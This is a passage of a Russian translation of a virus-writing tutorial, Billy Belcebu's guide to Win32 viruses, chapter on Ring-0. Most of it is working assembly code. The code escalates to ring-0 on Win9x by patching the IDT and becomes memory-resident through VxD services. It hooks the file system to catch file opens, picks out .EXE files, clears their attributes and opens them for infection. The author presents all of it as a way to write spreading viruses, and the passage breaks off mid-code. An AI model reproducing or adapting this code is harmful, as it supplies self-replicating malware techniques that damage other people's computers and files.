Этот вызов возвратит нам 0xFFFFFFFF, если произошла ошибка. Если таковой не случилось, нам будет возвращен хэндл открытого файла, который мы сохраним в соответствующей переменной. Для закрытия этого хэндла (когда потребуется) мы используем функцию CloseHandle.

- > Как создавать мэппинг открытого файла?

Для этого служит CreateFileMappingA. Предлагаемые параметры следующие:

```
push    00h                ; lpName
push    size_to_map        ; dwMaximumSizeLow
push    00h                ; dwMaximumSizeHigh
push    04h                ; flProtect
push    00h                ; lpFileMappingAttributes
push    file_handle        ; hFile
call    CreateFileMappingA
```

+ lpName и lpFileMappingAttributes лучше делать равными 0.

+ dwMaximumSizeHigh лучше делать равным 0

+ dwMaximumSizeLow - это размер будущего промэппированного объекта

+ flProtect может быть одним из следующих значений:

```
PAGE_NOACCESS    = 00000001h
PAGE_READONLY     = 00000002h
PAGE_READWRITE   = 00000004h
PAGE_WRITECOPY   = 00000008h
PAGE_EXECUTE     = 00000010h
```

```

PAGE_EXECUTE_READ = 00000020h
PAGE_EXECUTE_READWRITE = 00000040h
PAGE_EXECUTE_WRITECOPY = 00000080h
PAGE_GUARD         = 00000100h
PAGE_NOCACHE       = 00000200h

```

Я предлагаю вам использовать PGE_READWRITE, что позволит читать и/или писать без каких-либо проблем.

+ hFile - это хэндл открытого ранее файла, который мы хотим промэппировать.

Вызов этого API возвратит нам значение NULL в EAX в случае неудачи; в противном случае нам будет возвращен хэндл мэппинга. Мы сохраним его в соответствующей переменной. Чтобы закрыть хэндл мэппинга, следует использовать функцию CloseHandle.

-> Как промэппировать файл в адресное пространство процесса?

Следует использовать функцию MapViewOfFile. Предлагаемые параметры следующие:

```

push    size_to_map                ; dwNumberOfBytesToMap
push    00h                       ; dwFileOffsetLow
push    00h                       ; dwFileOffsetHigh
push    02h                       ; dwDesiredAccess
push    map_handle                 ; hFileMappingObject
call    MapViewOfFile

```

+ dwFileOffsetLow и dwFileOffsetHigh следует делать равными 0

+ dwNumberOfBytesToMap - это количество мэппируемых байтов файла

+ dwDesiredAccess может быть одним из следующих значений:

```

FILE_MAP_COPY      = 00000001h
FILE_MAP_WRITE     = 00000002h
FILE_MAP_READ      = 00000004h

```

Я предлагаю FILE_MAP_WRITE.

+ hFileMappingObject должен быть хэндлом мэппинга, возвращенным предыдущим вызовом CreateFileMappingA.

Эта функция возвратит нам NULL, если произошла какая-нибудь ошибка, в противном случае нам будет возвращен адрес мэппинга. Чтобы закрыть этот адрес, нужно использовать функцию UnmapViewOfFile.

-> Как закрыть хэндл файла и хэндл мэппинга?

Мы должны использовать функцию CloseHandle.

```

push    handle_to_close            ; hObject
call    CloseHandle

```

Если закрытие прошло успешно, нам будет возвращена 1.

- > Как закрыть адрес мэппинга?

Вам нужно использовать функцию UnmapViewOfFile.

```

push    mapping_address            ; lpBaseAddress
call    UnmapViewOfFile

```

Если закрытие прошло успешно, нам будет возвращена 1.

Путеводитель по написанию вирусов под Win32: 5. Ring-0, программирование на уровне бога

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-10-24

Свобода! Разве вы не любите ее? В ring-0 у нас нет никаких ограничений, никакие законы не распространяются на нас. Из-за некомпетентности Микрософта у нас есть множество путей, чтобы попасть на уровень, на который (теоретически) мы не можем попасть. Тем не менее, мы можем это сделать под ОСями Win9x.

Глупцы из Micro\$oft оставили незащищенными таблицу прерываний, например. Это гигантская брешь в безопасности, на мой взгляд. Но какого черта, если мы можем написать вирус, используя его, это не брешь, это просто подарок! ;)

Получение доступа к Ring-0

Ок, я объясню самый простой способ с моей точки зрения, которым является модификация IDT. IDT (Interrupt Descriptor Table) не является фиксированным адресом, поэтому чтобы найти ее местоположение, мы должны использовать специальную инструкцию, например SIDT.

```
-----
| SIDT - Сохраняет регистр IDT (286+, привилегированная) |
|-----|
+ Использование: SIDT dest
+ Модифицируемые флаги: none

Сохраняет регистр IDT в указанный операнд.

Operands      808X  286  386  486      Размер
mem64         -    12   9    10      Байты
                                     5

0F 01 /1 SIDT mem64 сохраняет IDTR в mem64
-----
```

На случай, если еще не понятно, для чего мы используем SIDT, поясню: она помещает смещение в формате FWORD (WORD:DWORD), по которому находится IDT. И, если мы знаем, где находится IDT, мы можем модифицировать векторы прерываний и сделать так, чтобы они указывали на наш код. Это показывает нам ламерность Micro\$oft'овских кодеров. Давайте продолжим нашу работу. После изменений векторов так, чтобы они указывали на наш код (и сохранения их для последующего восстановления), нам остается только вызвать небольшой код, чтобы перейти в Ring-0, модифицировав IDT.

```
;---[ CUT HERE ]-----

        .586p                                ; Бах... просто для забавы.
        .model flat                          ; Хехехе, я люблю 32 бита ;)

extrn    ExitProcess:PROC
extrn    MessageBoxA:PROC

Interrupt    equ    01h                      ; Ничего особенного

        .data

szTitle      db    "Ring-0 example",0
szMessage    db    "I'm alive and kicking ass",0

;-----;
```

```

; Ок, все это для вас пока что вполне понятно, разве не так? :)
;-----;

.code

start:
    push    edx
    sidt    [esp-2]          ; Помещаем адрес таблицы прерываний
                             ; в стек

    pop     edx
    add     edx,(Interrupt*8)+4 ; Получаем вектор прерываний

;-----;
; Это очень просто. SIDT, как я объяснял раньше, помещает адрес IDT в
; память, и для того, чтобы нам было проще, мы используем непосредственно
; стек. Поэтому следующей инструкцией идет POP, который должен загрузить в
; регистр, в который мы POP'им (в нашем случае - это EDX), смещение IDT.
; Следующая строка служит для позиционирования на то прерывание, которое
; нам нужно. Это как мы играли с IVT в DOS...
;-----;

    mov     ebx,[edx]
    mov     bx,word ptr [edx-4] ; Whoot Whoot

;-----;
; Достаточно просто. Просто сохраняем содержимое EDX в EBX для
; последующего восстановления.
;-----;

    lea     edi,InterruptHandler

    mov     [edx-4],di
    ror     edi,16            ; Перемещаем MSW в LSW
    mov     [edx+2],di

;-----;
; Говорил ли я раньше, насколько это просто? :) На выходе в EDI у нас
; смещение нового обработчика прерывания, а три строки спустя мы помещаем
; этот обработчик в IDT. А зачем здесь нужен ROR? Ок, не имеет значения,
; будете ли вы использовать ROR, SHR или SAR, так как здесь это
; используется для смещения содержимого верхнего слова в нижнее.
;-----;

    push    ds                ; Безопасность, безопасность...
    push    es

    int     Interrupt         ; Ring-0 приходит отсюда!!!!!!

    pop     es
    pop     ds

;-----;
; Ммм... Интересно. Я заПУСИЛ DS и ES в целях безопасности, чтобы
; предотвратить редкие, но возможные глюки, но данный код будет работать и
; без этого, поверьте мне. Мы вызываем обработчик прерывания... И
; оказываемся в RING0. Код продолжается с метки InterruptHandler.
;-----;

    mov     [edx-4],bx        ; Восстанавливаем старый обработчик
    ror     ebx,16            ; ROR, SHR, SAR... кого это заботит?
    mov     [edx+2],bx

back2host:
    push    00h              ; Флаги MessageBox
    push    offset szTitle   ; Заголовок MessageBox
    push    offset szMessage ; Само сообщение
    push    00h              ; Владелец MessageBox
    call    MessageBoxA      ; Собственно вызов функции

    push    00h
    call    ExitProcess

```

```

ret

;-----;
; Ничего не остается делать, как восстановить оригинальные вектора ;
; прерываний, которые мы сохранили в EBX. Круто, не правда ли? :) А затем ;
; мы возвращаем управление носителю. (По крайней мере это предполагается ;
; ;) ). ;
;-----;

InterruptHandler:
    pushad

    ; Здесь идет ваш код :)

    popad
    iretd

end start

;---[ CUT HERE ]-----

```

Теперь у нас есть доступ к Ring-0. Я думаю, что это может сделать каждый, но наверняка почти каждый, кто будет это делать в первый раз, спросит: "Что делать теперь?".

Программирование вирусов под Ring-0

Я люблю начинать уроки с небольших алгоритмов, поступлю так и в этот раз.

- ```

```
1. Проверка на то, какая OS запущена, если NT, сразу возвращаем управление носителю.
  2. Переходим в Ring-0 (с помощью IDT, вставки VMM или техники вызова врат).
  3. Запускаем прерывание, которое содержит код заражения.
    - 3.1. Резервируем место, где вирус будет находиться резидентно (резервирование страниц или в куче).
    - 3.2. Двигаем вирус туда.
    - 3.3. Перехватываем файловую систему и сохраняем старый обработчик.
      - 3.3.1. В обработчике FS вначале сохраняем все параметры и фиксируем ESP.
      - 3.3.2. Push'им параметры.
      - 3.3.3. Затем проверяем, пытается ли система открыть файл, если нет, пропускаем заражение.
      - 3.3.4. Если пытается открыть, сначала конвертируем имя файла в ascii.
      - 3.3.5. Затем проверяем, является ли файл EXE. Если нет, пропускаем заражение.
      - 3.3.6. Открываем, читаем заголовок, производим необходимые манипуляции, добавляем код вируса и закрываем файл.
      - 3.3.7. Вызываем старый обработчик.
      - 3.3.8. Пропускаем все зараженные параметры в ESP.
      - 3.3.9. Возврат из прерывания.
    - 3.4. Возврат.
  4. Восстанавливаем оригинальные векторы прерываний.
  5. Возвращаем управление носителю.
- ```

-----

```

Алгоритм слегка велик, как бы то ни было, я пытался сделать его более общим, но я предпочитаю перейти непосредственно к делу. Ок, поехали.

Проверяем, какая OS запущена

Есть кое-какие проблемы с Ring-0 под NT (Super, реши их!), поэтому мы должны проверить, в какой операционной системе мы находимся, и вернуть контроль носителю, если это не платформа Win9x. Есть несколько путей:

- Use SEH
- Check for the Code Segment value
- Использовать SEH

- Проверить значение CS

Я предполагаю, что вы умеете работать с SEH, правда? Я объяснил его применение в другой главе, поэтому настало время встать и прочитать ее :). Что касается второго способа, вот код:

```
mov     ecx,cs
xor     cl,cl
jecxz   back2host
```

Объяснение этого кода очень простое: в Windows NT CS всегда меньше 100h, а в Win95/98 всегда больше, поэтому мы очищаем младший байт CS, и если он меньше 100, ECX будет 0 и наоборот, если младший байт будет больше 100h, ECX нулю равен не будет. Оптимизированно, да ;).

Переход в Ring-0 и выполнение прерывания


Простейший путь объяснен в главе о получения доступа к Ring-0, поэтому я не буду говорить об этом что-то еще здесь :).

Мы в Ring-0... Что делать дальше?

В Ring-0 вместе API у нас есть VxD-сервисы. Получить к ним доступ можно следующим образом:

```
int     20h
dd      vxd_service
```

vxd_service занимает 2 слова, верхнее означает номер VxD, а нижнее - функцию, которую мы из этого VxD вызываем. Напримре, я использую значение VMM_PageModifyPermissions:



Таким образом, для вызова данного сервиса нам нужно будет сделать следующее:

```
int     20h
dd      0001000Dh
```

Продвинутый путь кодирования - это сделать макро, которое упростит это, а номера поместить в EQU. Но это ваш выбор. Эти значения фиксированны и одинаковы как в Win95, так и в Win98. Поэтому не беспокойтесь, одним из преимуществ Ring-0 является то, что вам не нужно будет искать смещение в ядре или что-нибудь в этом роде (как мы делали это с API), поэтому что в этом просто нет нужды :).

Здесь я должен отметить очень важную вещь, которую вы должны четко понимать, программируя вирус нулевого кольца: int20h и адрес, который необходим для доступа к VxD-функции, в памяти превращается в что-то вроде следующего:

```
call     dword ptr [VxD_Service] ; Вызов сервиса
```

Вы можете думать, что это не важно, но это не так и может создать настоящую проблему, так как вирус будет копироваться к носителю с этими CALL'ами вместо int и двойного слова, поэтому компьютер на другом компьютере может просто не работать :(. У этой проблемы есть несколько решений. Одно из них состоит в том (как это делает Win95.Padania), чтобы создать процедуру для фиксации после каждого вызова VxD сервиса. Другим путем может стать следующее: создать таблицу со всеми смещениями, которые надо пофиксить и сделать эти исправления напрямую. Далее следует мой, как это сделал я в своих вирусах Garaipena и PoshKiller:

```
VxDFix:
mov     ecx,VxDTbSz           ; Количество раз, которое выполнится
                                ; процедура
lea     esi,[ebp+VxDTblz]     ; Указатель на таблицу
@100pz:lods                    ; Загружаем текущее смещение таблицы
                                ; в EAX
add     eax,ebp               ; Добавляем дельта-смещение
```

```

mov     word ptr [eax],20CDh    ; Помещаем адрес
mov     edx,dword ptr [eax+08h] ; Получаем значение VxD-сервиса
mov     dword ptr [eax+02h],edx ; И восстанавливаем его
loop    @loopz                 ; Фиксим следующее
ret

VxDTblz    label byte          ; Таблица со всеми смещениями, в
dd        (offset @@1)         ; которых есть VxDCall.
dd        (offset @@2)
dd        (offset @@3)
dd        (offset @@4)
; [...] все остальные указатели на VxDCall'ы должны быть перечислены
; здесь :)

VxDTblSz    equ    (($-offset VxDTblz)/4) ; Numbah of shitz

```

Я надеюсь, вы понимаете, что каждый VxDCall сделанный нами, должен быть упомянут здесь. Ох, и я почти забыл о другой важной вещи:

```

VxDCall macro VxDService
    local @@@@
    int     20h                ; CD 20          +00h
    dd      VxDService         ; XX XX XX XX   +02h
    jmp     @@@@               ; EB 04          +06h
    dd      VxDService         ; XX XX XX XX   +08h
@@@:
endm

```

Ок. Теперь нам нужно каким-то образом найти место, где можно остаться резидентным. Лично я предпочитаю кучу, потому что это очень просто закодировать (лень рулит!).

```

-----
**      IFSMgr_GetHeap - получение чанка из кучи

+ Этот сервис не будет выполняться, пока IFSMgr не сделает
  SysCriticalInit.

+ Эта процедура использует соглашение о вызове функции _cdecl

+ Entry -> TOS - Требуется размер

+ Exit  -> EAX - Адрес чанка кучи. 0 в случае неудачи.

+ Использует C-регистры (eax, ecx, edx, flags)
-----

```

Это было немного информации из Win95 DDK. Давайте посмотрим пример:

```

InterruptHandler:
    pushad                    ; Помещаем в стек все регистры

    push     virus_size+1024   ; Требуемая нам количество памяти
                                ; (virus_size+buffer)
                                ; Так как вы можете использовать
                                ; буферы, лучше добавить сюда еще
                                ; немного байтов

@@@1:  VxDCall IFSMgr_GetHeap
    pop     ecx

```

Теперь все понятно? Как утверждает DDK, нам будет возвращен 0 в EAX в случае неудачи, поэтому проверяйте на возможные ошибки. POP, который следует после вызова очень важен, потому что большинство VxD сервисов не фиксируют стек, так что значения, которые мы поместили туда перед вызовом, останутся там и после.

```

or     eax,eax                ; cmp eax,0
jz     back2ring3

```

Если вызов функции прошел успешно, мы получаем в EAX адрес, куда мы можем переместить тело вируса. Продолжаем.

```

mov     byte ptr [ebp+semaphore],0 ; Потому что заражение
                                           ; устанавливает этот флаг в 1

mov     edi,eax                        ; Куда перемещать вирус
lea     esi,ebp+start                 ; Что перемещать
push    eax                           ; Сохр. адрес для посл. восст.
sub     ecx,1024                       ; Мы перемещаем только virus_size
rep     movsb                          ; Перемещаем вирус туда, где он будет
                                           ; резидентствовать ;)
pop     edi                            ; Восстанавливаем адрес памяти

```

Ладно, у нас есть вирус в памяти, готовый для того, чтобы стать резидентным, не так ли? И у нас есть в EDI адрес, откуда начинается тело вируса, поэтому мы можем использовать его в качестве дельта-смещения для следующей функции :). Теперь нам нужно перехватить обработчик файловой системы, правильно? Есть функция, которая выполняет эту работу. Удивлены? Инженеры Micro\$oft сделали за нас грязную работу.

```

.....
**      IFSMgr_InstallFileSystemApiHook - устанавливает хук файловой системы

      Этот сервис устанавливает хук файловой системы, который находится
      между менеджером IFS и FSD. Таким образом, перехватчик может
      контролировать все, что происходит между ними.

      Эта процедура использует соглашение о вызове C6 386 _cdecl.

      ppIFSFileHookFunc
      IFSMgr_InstallFileSystemApiHook( pIFSFileHookFunc HookFunc )

      Entry TOS - адрес функции, которая устанавливается как хук

      Exit  EAX - указатель на переменную, которая содержит адрес предыдущего
      хукера в этой цепочке.

      Использует C-регистры
.....

```

Это понятно? Если нет, я надеюсь, что вы поймете, взглянув на следующий код. Давайте перехватим файловую систему...

```

      lea     ecx,[edi+New_Handler] ; (адрес вируса в памяти +
                                           ; смещение обработчика
push    ecx                           ; Push'им это

@@@2:  VxDCall IFSMgr_InstallFileSystemApiHook ; Выполняем вызов

      pop     ecx                      ; Не забудьте об этом, ребята
      mov     dword ptr [edi+Old_Handler],eax ; EAX=предыдущий вызов

back2ring3:
      popad
      iretd                          ; возвращаемся в Ring-3.

```

Мы ознакомились с "установочной" частью вируса нулевого кольца. Теперь нам нужно написать обработчик файловой системы :). Это просто, но вы, возможно, так не думаете? :)

Обработчик файловой системы: настоящее веселье!!!

Здесь, собственно, и находится сама процедура заражения, но прежде нам нужно сделать несколько вещей. Во-первых, мы должны сделать копию стека, т.е. сохранить содержимое ESP в EBP. После этого нам нужно вычесть 20 байтов из ESP, чтобы пофиксить указатель на стек. Давайте посмотрим итоговый код:

```

New_Handler equ  $-(offset virus_start)
FSA_Hook:
      push    ebp                      ; Сохраняем содержимое EBP для
                                           ; последующего восстановления
      mov     ebp,esp                  ; Сохраняем копию содержимого ESP

```



```

sub     esp,20h           ; в EBP
                        ; И фиксим стек

```

Теперь, так как наша функция вызывается системой с определенными параметрами, мы должны запустить их, как это делал оригинальный обработчик. Параметры, которые должны быть запущены, находятся начиная с EBP+08h по EBP+1Ch (включительно) и соответствуют структуре IOREQ.

```

push    dword ptr [ebp+1Ch] ; указатель на структуру IQREQ
push    dword ptr [ebp+18h] ; кодовая страница строки, переданной
                        ; пользователем
push    dword ptr [ebp+14h] ; вид ресурса, на котором выполняется
                        ; операция
push    dword ptr [ebp+10h] ; номер привода (начиная с 1), на
                        ; котором выполняется операция (-1,
                        ; если UNC)
push    dword ptr [ebp+0Ch] ; функция, которая будет выполнена
push    dword ptr [ebp+08h] ; адрес FSD-функции, которая должна
                        ; быть вызвана

```

Теперь мы поместили все нужные параметры куда надо, поэтому нам больше не нужно о них беспокоиться. Теперь немного информации о функции IFSFN:

```

-----
** ID IFS-функции передается IFSMgr_CallProvider

IFSFN_READ      equ      00h    ; читать из файла
IFSFN_WRITE     equ      01h    ; писать в файл
IFSFN_FINDNEXT  equ      02h    ; найти след. (LFN-хэндл)
IFSFN_FCNEXT    equ      03h    ; уведомл. об изменен. "найти след."
IFSFN_SEEK      equ      0Ah    ; установить хэндл файла
IFSFN_CLOSE     equ      0Bh    ; закрыть хэндл
IFSFN_COMMIT    equ      0Ch    ; выделить данные для хэнгла
IFSFN_FILELOCKS equ      0Dh    ; закрыть/открыть байтовый диапазон
IFSFN_FILETIMES equ      0Eh    ; получить/установить время мод. файла
IFSFN_PIPEREQ   equ      0Fh    ; операции с именными пайпами
IFSFN_HANDLEINFO equ     10h    ; получить/установить инф. о файле
IFSFN_ENUMHANDLE equ     11h    ; енумерация инф. по хэндлу файла
IFSFN_FINDCLOSE equ     12h    ; закрыть поиск LFN
IFSFN_FCNCLOSE  equ     13h    ; Найти Изменить Уведомить Закрыть
IFSFN_CONNECT   equ     1Eh    ; присоединить или монтировать ресурс
IFSFN_DELETE    equ     1Fh    ; удаление файла
IFSFN_DIR       equ     20h    ; манипуляции с директориями
IFSFN_FILEATTRIB equ     21h    ; Манипуляции с DOS-аттриб. файла
IFSFN_FLUSH     equ     22h    ; сбросить данные на диск
IFSFN_GETDISKINFO equ     23h    ; узнать кол-во своб. пр-ва
IFSFN_OPEN      equ     24h    ; открыть файл
IFSFN_RENAME    equ     25h    ; переименовать путь
IFSFN_SEARCH    equ     26h    ; искать по имени
IFSFN_QUERY     equ     27h    ; узнать инфу о ресурсе (сетевом)
IFSFN_DISCONNECT equ     28h    ; отсоединиться от ресурса ( сетевого)
IFSFN_UNCPIPEREQ equ     29h    ; операция над именованным пайпом
IFSFN_IOCTL16DRIVE equ     2Ah    ; запрос к диску (16 бит, IOCTL)
IFSFN_GETDISKPARMS equ     2Bh    ; получить DPB
IFSFN_FINDOPEN  equ     2Ch    ; начать файловый LFN-поиск
IFSFN_DASDIO    equ     2Dh    ; прямой доступ к диску
-----

```

В нашем первом вирусе нас будет интересовать только 24h, то есть открытие файла. Система вызывает эту функция очень часто. Код настолько прост, насколько вы можете это представить :).

```

cmp     dword ptr [ebp+0Ch],24h ; Check if system opening file
jnz     back2oldhandler         ; If not, skip and return to old h.

```

Теперь начинается самая потеха. Когда мы узнаем, что система запрашивает открытие файла, настает наше время. Во-первых, мы должны проверить не обрабатываем ли мы наш собственный вызов... Это просто, добавьте небольшую переменную, которая решит вам эту проблему. Да, почти забыл, получите дельта-смещение :).

```

        pushad
        call    ring0_delta          ; Получаем дельта-смещение
ring0_delta:
        pop     ebx
        sub     ebx,offset ring0_delta

        cmp     byte ptr [ebx+semaphore],00h ; Не мы ли попытались совершить
        jne     pushnback            ; данный вызов?

        inc     byte ptr [ebx+semaphore] ; Избегаем обработки наших вызовов
        pushad
        call    prepare_infection    ; Мы рассмотрим это далее
        call    infection_stuff
        popad
        dec     byte ptr [ebx+semaphore] ; Прекращаем избегание :)

pushnback:
        popad

```

Теперь я продолжу рассказывать о собственно обработчике, после чего объясню, что я делаю в этих процедурах `prepare_infection` и `infection_stuff`. Сейчас мы выходим из функции обработки обращений системы. Сейчас мы должны написать процедуру, которая вызовет старый `FileSystem hook`. Как вы можете помнить (я надеюсь, что у вас нет склероза), мы поместили в стек все параметры, поэтому единственное, что нам нужно сделать сейчас - это загрузить в регистр старый адрес, а затем совершить по нему вызов. После этого мы добавляем к `ESP 18h` (чтобы получить в дальнейшем адрес возврата). Вот и все. Думаю, вы лучше это поймете, поглядев на код, поэтому вот он:

```

back2oldhandler:
        db      0B8h                ; MOV EAX,imm32 opcode
Old_Handler equ $-(offset virus_start)
        dd      00000000h           ; здесь находится старый обработчик.
        call    [eax]
        add     esp,18h              ; Фиксим стек (6*4)
        leave   ; 6=кол-во. параметров. 4=размер dword
        ret     ; Возврат

```

Подготовка к заражению

Это основной аспект нашего `ring-0` кода. Давайте теперь углубимся в детали программирования под `ring-0`. Когда мы рассматривал установленный нами обработчик файловой системы, там было два вызова. Это не обязательно, но я сделал их для того, чтобы упростить код, потому что я люблю, когда все разложено по порядку.

В первом вызове, который я назвал `prepare_infection`, я делаю только одну вещь по одной единственной причине. Имя, которое система дает нам в качестве параметра, это имя файла, но здесь у нас возникает одна проблема. Система дает ее нам в `UNICODE`, что для нас не очень полезно. Нам нужно сконвертировать его в `ASCIIz`, правильно. Хорошо, для этого у нас есть сервис `VxD`, который сделает эту работу за нас. Его название: `UniToBCSPath`. Далее идет исходный код.

```

prepare_infection:
        pushad                ; Помещаем в стек все регистры
        lea     edi,[ebx+fname] ; Куда поместить имя файла
        mov     eax,[ebp+10h]
        cmp     al,0FFh        ; Это UNICODE?
        jz      wegotdrive      ; Да!
        add     al,"@"          ; Генерируем имя диска
        stosb
        mov     al,":"          ; Добавляем ':'
        stosb
wegotdrive:
        xor     eax,eax
        push    eax             ; EAX = 0 -> Конвертируем в ASCII
        mov     eax,100h
        push    eax             ; EAX = Размер конвертируемой строки
        mov     eax,[ebp+1Ch]

```

```

mov     eax,[eax+0Ch]          ; EAX = Указатель на строку
add     eax,4
push    eax
push    edi                   ; Push'им смещение имени файла

@@@3:  VxDCall UniToBCSPPath

add     esp,10h               ; Пропускаем параметры
add     edi,eax
xor     eax,eax               ; Добавляем NULL в конец строки
stosb
popad                          ; Pop'им все
ret                            ; Делаем возврат

```

Само заражение

Ок , здесь я хочу вам рассказать о заражении файла. Я не буду рассказывать о том, как манипулировать полями заголовка файла, не потому что я ленивый, а потому что эта глава посвящена программированию Ring-0, а не заражению PE. В этой части описывается код, начинающийся с метки `infection_stuff`, которую вы встретили в код обработчика файловой системы. Во-первых, мы проверяем, является ли файл, с которым мы собираемся работать .EXE или другим, неинтересным для нас файлом. Поэтому, прежде всего, мы должны найти в имени файла 0, т.е. его конец. Это очень просто написать:

```

infection_stuff:
    lea     edi,[ebx+fname]    ; Переменная с именем файла
getend:
    cmp     byte ptr [edi],00h ; Конец файла?
    jz      reached_end       ; Да
    inc     edi                ; Если нет, продолжаем поиск
    jmp     getend
reached_end:

```


Теперь у нас в EDI 0, конец ASCII строки, которая в нашем случае является именем файла. Теперь нам нужно проверить, является ли файл EXE, а если нет пропустить процедуру заражения. Также мы можем искать .SCR (скринсейверы), так как они тоже являются исполняемыми файлами... Ок, это ваш выбор. Вот немного кода:

```

cmp     dword ptr [edi-4], "EXE." ; Является ли расширение EXE
jnz     notsofunny

```

Как вы можете видеть, я сравниваю EDI-4. Вы поймете почему, если взглянете на следующий простой пример:



Ок, теперь мы знаем, что файл является EXE-файлом :). Поэтому настало время убрать его атрибуты, открыть файл, модифицировать соответствующие поля, закрыть файл и восстановить атрибуты. Все эти функции выполняет другой сервис IFS, который называется `IFSMgr_Ring0_FileIO`. В нем есть огромное количество функций, в том числе и те, которые нам нужны, чтобы выполнить заражение файла и тому подобное. Давайте взглянем на числовые значения, передаваемые в EAX VxD-сервису `IFSMgr_Ring0_FileIO`:

```

.....
; Список функций сервиса IFSMgr_Ring0_FileIO:
; Обратите внимание: большинство функций не зависят от контекста, если
; обратное не оговорено специально, то есть они не используют контекст
; текущего треда. R0_LOCKFILE является единственным исключением - она всегда

```

; использует контекст текущего треда.

```
R0_OPENCREATFILE      equ    0D500h ; Открывает/закрывает файл
R0_OPENCREAT_IN_CONTEXT equ    0D501h ; Открывает/закрывает файл в текущем
                               ; контексте
R0_READFILE           equ    0D600h ; Читает файл, контекста нет
R0_WRITEFILE          equ    0D601h ; Пишет в файл, контекста нет
R0_READFILE_IN_CONTEXT equ    0D602h ; Читает из файла в контексте треда
R0_WRITEFILE_IN_CONTEXT equ    0D603h ; Пишет в файл в контексте треда
R0_CLOSEFILE          equ    0D700h ; Закрывает файл
R0_GETFILESIZE        equ    0D800h ; Получает размер файла
R0_FINDFIRSTFILE      equ    04E00h ; Выполняет LFN-операцию FindFirst
R0_FINDNEXTFILE       equ    04F00h ; Выполняет LFN-операцию FindNext
R0_FINDCLOSEFILE      equ    0DC00h ; Выполняет LFN-операцию FindClose
R0_FILEATTRIBUTES     equ    04300h ; Получ./уст. атрибуты файла
R0_RENAMEFILE         equ    05600h ; Переименовывает файл
R0_DELETEFILE         equ    04100h ; Удаляет файл
R0_LOCKFILE           equ    05C00h ; Лочит/анлочит регион файла
R0_GETDISKFREESPACE   equ    03600h ; Получает свободное дисковое пр-во
R0_READABSOLUTEDISK   equ    0DD00h ; Абсолютное дисковое чтение
R0_WRITEABSOLUTEDISK  equ    0DE00h ; Абсолютная дисковая запись
.....
```

Симпатичные функции, не правда ли? :) Если мы взглянем на них более внимательно, они напомнят нам функции DOS int 21h. Но эти лучше :).

Хорошо, давайте сохраним старые атрибуты файла. Как вы можете видеть, эта функция находится в списке, который я вам предоставил. Мы передаем этот параметр (4300h) через EAX, чтобы получить атрибуты файла в ECX. Затем мы push'им его и имя файла, которое находится в ESI

```
lea     esi,[ebx+fname]      ; Указатель на имя файла
mov     eax,R0_FILEATTRIBUTES ; EAX = 4300h
push    eax                  ; Push'им, черт возьми
VxDCall IFSMgr_Ring0_FileIO  ; Получаем атрибуты
pop     eax                  ; Восстанавливаем 4300h из стека
jc      notsofunny           ; Что-то пошло не так?

push    esi                  ; Push'им указатель на имя файла
push    ecx                  ; Push'им атрибуты
```

Теперь мы должны их сбросить. Нет проблем. Функция для установки атрибутов находится в этом же сервисе под номером 4301h. Как вы можете видеть, это точно такое же значение как и в DOS :).

```
inc     eax                  ; 4300h+1=4301h :)
xor     ecx,ecx              ; Нет атрибутов!
VxDCall IFSMgr_Ring0_FileIO  ; Стираем атрибуты
jc      stillnotsofunny      ; Ошибка (!)
```

У нас есть файл без атрибутов, который ждет наших действий... что мы должны предпринять. Хех. Я думал, вы будете умнее. Давайте откроем его! :) Хорошо, в этой части вируса мы тоже будем вызывать IFSMgr_Ring0_FileIO, но в этот раз передадим в EAX код функции открытия файлов, который равен D500h.

```
lea     esi,[ebx+fname]      ; Помещаем в ESI имя файла
mov     eax,R0_OPENCREATFILE ; EAX = D500h
xor     ecx,ecx              ; ECX = 0
mov     edx,ecx
inc     edx                  ; EDX = 1
mov     ebx,edx
inc     ebx                  ; EBX = 2
VxDCall IFSMgr_Ring0_FileIO  ;
jc      stillnotsofunny      ; Дерьмо

xchg    eax,ebx              ; Немного оптимизации
```

Теперь в EBX у нас находится хэндл открытого файла, поэтому не будем использовать этот регистр для чего бы то ни было еще, пока не закроем файл, ок? :) Ладно, теперь настало время, чтобы

считать заголовок файла и сохранить его (и манипулировать), затем обновить заголовок вируса... Ладно, здесь я объясню только как до того момента, где мы должны правильно обработать PE-заголовок, потому что это другая часть документа, а я не хочу повторяться. Хорошо, теперь я собираюсь объяснить, как поместить в наш буфер заголовок PE. Это очень легко: как вы помните, заголовок PE начинается по смещению 3Ch. Следовательно, мы должны считать 4 байта (этот DWORD в 3Ch), и считать со смещения, на которое указывает прочитанная переменная, 400h байтов, что достаточно для того, чтобы вместить весь PE-заголовок. Как вы можете представить, функция для чтения файлов находится в чудесном сервисе IFSMgr_Ring0_FileIO. Ее номер можно найти в списке, который я привел выше. Параметры, передаваемые этой функции, следующие:

```
EAX = R0_READFILE = D600h
EBX = хэндл файла
ECX = количество прочитанных байтов
EDX = смещение, откуда мы должны читать
ESI = куда попадут считанные байты
```

```
call    inf_delta          ; Если вы помните, дельта-смещение
inf_delta:                ; находится в EBX, но после открытия
pop     ebp                ; файла в EBX будет находиться хэндл
sub     ebp,offset inf_delta ; файла, поэтом нам придется
                             ; высчитать дельта-смещение заново

mov     eax,R0_READFILE    ; D600h
push    eax                ; Сохраняем для последующего исп.
mov     ecx,4               ; Сколько байтов читать (DWORD)
